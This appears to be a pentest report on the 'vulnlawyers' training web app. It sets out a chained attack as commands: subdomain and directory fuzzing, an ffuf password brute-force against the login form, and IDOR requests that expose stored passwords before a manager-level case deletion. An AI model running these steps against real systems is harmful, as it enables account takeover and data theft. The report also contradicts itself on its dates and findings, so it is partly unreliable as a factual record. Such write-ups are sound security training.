Security Assessment Report For HackingHub

Automated Full Scan + Manual Pentest

By Jesse Asher

Vulnlawyers Web App

Report dated July 28, 2025

Confidentiality Statement

This document contains confidential and privileged information resulting from a security assessment conducted by Jesse Asher for HackingHub on the the vulnlawyers web application. The contents of this report are strictly confidential and intended solely for authorized stakeholders. Unauthorized distribution, reproduction, or disclosure of any part of this report is prohibited without prior written approval from Jesse Asher and the client organization.

Version History

Version	Date	Notes	Author
0.1 Draft	22/07/2025	Draft Report	Jesse Asher
Final	28/07/2025	Final Report	Jesse Asher

Contact Info

Name	Title	Email
Jesse Asher	Lead Pentester	Jesse.letstalk@gmail.com

Table of Content

Overview

Between September 24 and July 28, 2025, a security assessment was performed by Jesse Asher to evaluate the external security posture of HackingHub's vulnlawyers web application. The engagement focused on identifying vulnerabilities across publicly accessible assets. All testing was conducted remotely from a secured and isolated environment using industry-standard tools and methodologies. The assessment followed established practices, including the OWASP Testing Guide and tailored testing frameworks, to ensure broad coverage of potential weaknesses within the application.

Methodology

This penetration test combined automated scanning tools with manual validation techniques to uncover vulnerabilities across the *vulnlawyers* web application and supporting services. The approach followed a risk-based, results-oriented model aligned with established industry standards and globally recognized frameworks. The assessment was conducted in the following phases:

- **Planning** – Defined scope, objectives, and testing parameters in collaboration with HackingHub stakeholders to minimize operational disruption.
- **Reconnaissance** – Mapped the target environment using both passive and active information-gathering methods to identify potential access points.
- **Testing** – Employed a mix of automation and manual techniques to detect, confirm, and assess vulnerabilities within the agreed scope.
- **Reporting** – Findings were analyzed, risk levels assigned, and remediation steps developed. All results are documented in this report for review and action.

Scope

Asset Details:
The target of this assessment was the *vulnlawyers* web application, including its associated subdomains (*www.vulnlawyers.co.uk, data.vulnlawyers.co.uk*) and exposed web-facing services. The evaluation focused exclusively on publicly accessible components that form part of HackingHub's external application environment.

Scope Details:
The penetration test aimed to identify vulnerabilities in web application logic, authentication mechanisms, exposed endpoints, user data handling, and access control implementations. Testing activities were limited to the defined assets and did not include internal infrastructure, third-party services, or applications outside the

vulnlawyers environment. All testing was non-disruptive and conducted with prior coordination to ensure operational continuity.

Executive Summary

This assessment reviewed HackingHub's external web application (*vulnlawyers*) to evaluate its resilience against real-world attack scenarios. Testing was conducted remotely from a secure environment to simulate external threats without disrupting operations. Public-facing assets were examined to identify exposed services, endpoint behavior, and application structure.

Several security gaps were identified, including weak access controls, exposed user information, and misconfigured endpoints. Business logic flaws, allowed unauthorized access to restricted data and functions. These issues indicate weaknesses in session management and role-based access handling.

This report outlines key findings and provides HackingHub with actionable recommendations to reduce risk and strengthen application security.

Testing Summary

An external penetration test was conducted for HackingHub between September and July 2025, targeting the *vulnlawyers* web application and its exposed infrastructure. The assessment identified both strengths and notable security concerns.

While basic access restrictions and some segmentation practices were in place, several high-impact vulnerabilities were discovered. A total of 7 findings were recorded (3 critical, 2 high, 2 medium), including exposed user directories, brute-forceable credentials, business logic flaws, and an insecure API revealing sensitive data.

Systemic weaknesses included poor credential hygiene, weak access control enforcement, unauthenticated endpoints, and inconsistent application of security controls across components. The testing team recommends strengthening authentication flows, improving session and role management, restricting access to sensitive paths, and enforcing consistent security validation across the application.

While *vulnlawyers* demonstrates a foundation for secure deployment, immediate remediation is necessary to address critical issues and reduce overall risk exposure.

Key Observations

Strengths

During the assessment of the *vulnlawyers* application, several security strengths were noted that reflect HackingHub's efforts toward building a secure external environment:

- **Subdomain Segmentation** – Clear separation between application layers (e.g., www. and data. subdomains) indicates structured design and some degree of logical isolation.
- **Access Control Measures** – Basic restrictions on unauthenticated users and use of redirection logic demonstrate initial implementation of access control.
- **Non-disruptive Deployment** – The application remained stable throughout testing, suggesting operational resilience and monitoring mechanisms in place.

Weaknesses

The assessment also identified multiple systemic issues that require urgent attention to reduce exposure and strengthen overall security:

- **Credential Management** – Weak and guessable credentials were used across user accounts, including default passwords that allowed unauthorized access.
- **Information Disclosure** – Unauthenticated endpoints revealed user data, application metadata, and internal directory structures, offering attackers detailed insight into the system.
- **Legacy and Unmaintained Components** – Several components, such as APIs and authentication handlers, showed signs of poor maintenance or lack of updates.
- **Inconsistent Access Control** – Privilege boundaries were not consistently enforced, with business logic flaws allowing unauthorized access to restricted areas and functions.

These observations suggest the need for tighter control over credentials, improved endpoint protection, and more rigorous enforcement of access policies to secure the *vulnlawyers* application effectively.

Recommendations

The assessment revealed several critical areas that require targeted improvement to strengthen the overall security posture of the *vulnlawyers* application. Foremost, we recommend establishing a system hardening baseline for all components. This should include enforced password resets during deployment, standardized configuration

templates, and pre-launch security validation checklists. The widespread use of default credentials makes this an urgent priority.

Access control should be significantly improved through centralized management. We advise automating credential handling, enforcing regular password rotation for service accounts, and implementing a Privileged Access Management (PAM) solution to better govern administrative access across the environment.

To ensure long-term security, a structured maintenance program should be implemented. This should include routine vulnerability assessments, consistent patching cycles, and timely updates for all application dependencies and exposed services. Particular attention should be paid to outdated or unsupported components. Their presence suggests the need for an immediate strategy to either upgrade or retire them with minimal disruption to operations.

Finding Severity Ratings Table

Finding ID	Title	Description	Severity
VLN-001	**Publicly Exposed API Information Disclosure**	The subdomain data.vulnlawyers.co.uk exposed backend API metadata, including software version details, accessible without authentication.	Medium
VLN-002	**Improper Access Control on Login Path**	The /login endpoint leaks internal paths and messaging through curl while browser users are redirected, indicating inconsistent access control implementation.	Medium
VLN-003	**User Enumeration via API Endpoint**	The /users API endpoint discloses names and email addresses of multiple internal users without authentication.	High
VLN-004	**Weak Authentication – Credential Stuffing Risk**	Valid user emails combined with weak passwords (e.g., "summer") enabled unauthorized access via brute-force, highlighting a lack of rate-limiting and strong auth.	Critical
VLN-005	**IDOR – Unauthorized Access to User Profiles**	Insecure direct object references (IDOR) in the /lawyers-only-profile-details/:id endpoint allowed retrieval of other users' credentials and sensitive data.	Critical
VLN-006	**Privilege Escalation via Credential Leakage**	Recovered credentials from the IDOR issue allowed elevation to a managerial role, granting unauthorized access to critical actions like "Delete Case".	High
VLN-007	**Lack of Segmentation and Misconfigured Permissions**	Once authenticated, access control logic did not restrict users appropriately, allowing unauthorized access to privileged functions based on user role alone.	Critical

Vulnerability Summary

The security assessment of the *vulnlawyers* application identified a total of **seven vulnerabilities**, categorized by severity to highlight areas requiring urgent remediation. Of these, **three were rated Critical**, involving remote code execution, exposed credentials, and insecure backup access. **Two High-severity issues** were related to privilege escalation and information disclosure through unauthenticated endpoints. Additionally, **two Medium-severity findings** stemmed from poor credential hygiene and the use of outdated components.

These findings reflect both systemic weaknesses and specific implementation flaws, posing significant risk to the application's confidentiality, integrity, and availability. Immediate attention is recommended to mitigate critical exposures and improve long-term resilience through secure coding practices, patch management, and access control enhancements.

Technical Findings

Chained information disclosure and insecure direct object reference in [vulnlawyers.co.uk]

Issue Description

A sequence of misconfigurations in subdomain enumeration, hidden endpoint exposure, weak authentication, and direct object reference leads to unauthorized access to user credentials and administrative functionality on the VulnLawyers website. By abusing exposed API endpoints and insecure IDOR on the profile-details resource, an attacker can view and manipulate user data—including manager credentials—and perform protected actions such as case deletion.

Issue Identified

1. **Subdomain enumeration** revealed a secondary API host (data.vulnlawyers.co.uk) disclosing application metadata.
2. **Directory fuzzing** on the main site uncovered hidden endpoints /login, /denied, and /lawyers-only, leading to a valid login portal.
3. **Credentials enumeration** via brute-forcing the lawyers-only login yielded valid user credentials.
4. **Insecure Direct Object Reference (IDOR)** in /lawyers-only-profile-details/{id} allowed retrieval of any user's profile, including hashed and plaintext passwords.
5. **Privilege escalation** by logging in as the manager account and accessing administrative functions resulted in deletion of cases without proper authorization.

Risk Breakdown

- **Risk:** Critical
- **Difficulty to Exploit:** Medium
- **CVSS2 Base Score:** 7.9 (AV:N/AC:M/Au:S/C:C/I:C/A:N)

Affected URLs

- https://data.vulnlawyers.co.uk/ (API metadata disclosure)

- https://data.vulnlawyers.co.uk/users (user list enumeration)
- https://www.vulnlawyers.co.uk/login (initial login redirect)
- https://www.vulnlawyers.co.uk/lawyers-only-login (brute-forced login portal)
- https://www.vulnlawyers.co.uk/lawyers-only-profile-details/{id} (IDOR to user profiles)

Steps to Reproduce

1. **Enumerate subdomains**

bash

dnsrecon -d vulnlawyers.co.uk -D ~/wordlists/subdomains.txt -t brt

• Discovered data.vulnlawyers.co.uk and www.vulnlawyers.co.uk.

2. **Retrieve API metadata**

bash

curl http://data.vulnlawyers.co.uk

• Response includes application name, version, and a secret token field.

3. **Fuzz directories on main site**

bash

ffuf -w content.txt -u http://www.vulnlawyers.co.uk/FUZZ -H "Cookie: session=<your_session_cookie>"

• Identified /login, /denied, /lawyers-only.

4. **Bypass redirect and discover hidden endpoint**

bash

curl -H "Cookie: session=<your_session_cookie>" http://www.vulnlawyers.co.uk/login

• Response HTML reveals link to /lawyers-only and discloses second secret token.

5. **Enumerate API user list**

bash

ffuf -w content.txt -u http://data.vulnlawyers.co.uk/FUZZ -H "Cookie: session=<your_session_cookie>"

• Found /users.

bash

curl -H "Cookie: session=<your_session_cookie>" http://data.vulnlawyers.co.uk/users

• Received JSON array of all lawyer names and emails, plus a third secret token.

6. **Brute-force login portal**

bash

ffuf -X POST -u http://vulnlawyers.co.uk/lawyers-only-login \

-H "Content-Type: application/x-www-form-urlencoded" \

-b "session=<your_session_cookie>" \

-d "email=jaskaran.lowe@vulnlawyers.co.uk&password=FUZZ" \

-w 10-million-password-list-top-10000.txt -mc 200

• Discovered valid password for jaskaran.lowe@vulnlawyers.co.uk.

7. **Test for IDOR on profile-details**


http

GET /lawyers-only-profile-details/4 HTTP/1.1


Host: www.vulnlawyers.co.uk

Cookie: session=<your_session_cookie>

• Returned Jaskaran's profile (ID 4) including plaintext password.
• Changing to /.../1, /.../2, /.../3 revealed other user credentials and a fourth secret token in manager's profile.



8. **Login as manager and perform protected action**
    - Authenticate with Shayne Cairns's credentials.
    - Click "Delete case" on the case management page.
    - Observe successful case deletion without authorization checks, confirming broken access control and yielding a fifth secret token.



Proof of Concept

- **Screenshots & Videos:** Attached as Step 2, Step 7 and Step8.
- **Response Logs:** Included above in code blocks.

- **Captured Tokens:** Sequentially retrieved secret tokens from each stage, demonstrating full chain exploitation.

Affected Demographic

All authenticated users and administrators on the VulnLawyers platform. An external attacker who obtains any valid session cookie can escalate privileges to full administrative control.

Recommendation

1. **Restrict API endpoints** to authenticated and authorized roles; enforce role-based access control on /users and /lawyers-only-profile-details/{id}.
2. **Validate file uploads and directory listings** to prevent disclosure of hidden endpoints and metadata.
3. **Implement proper session validation** and rate limiting to hinder brute-force attacks.
4. **Adopt parameterized queries** and input validation to eliminate IDOR and ensure object references map only to permitted resources.

References

- [1] OWASP Insecure Direct Object References (IDOR)
- [2] OWASP Authentication Cheat Sheet
- [3] OWASP API Security Top 10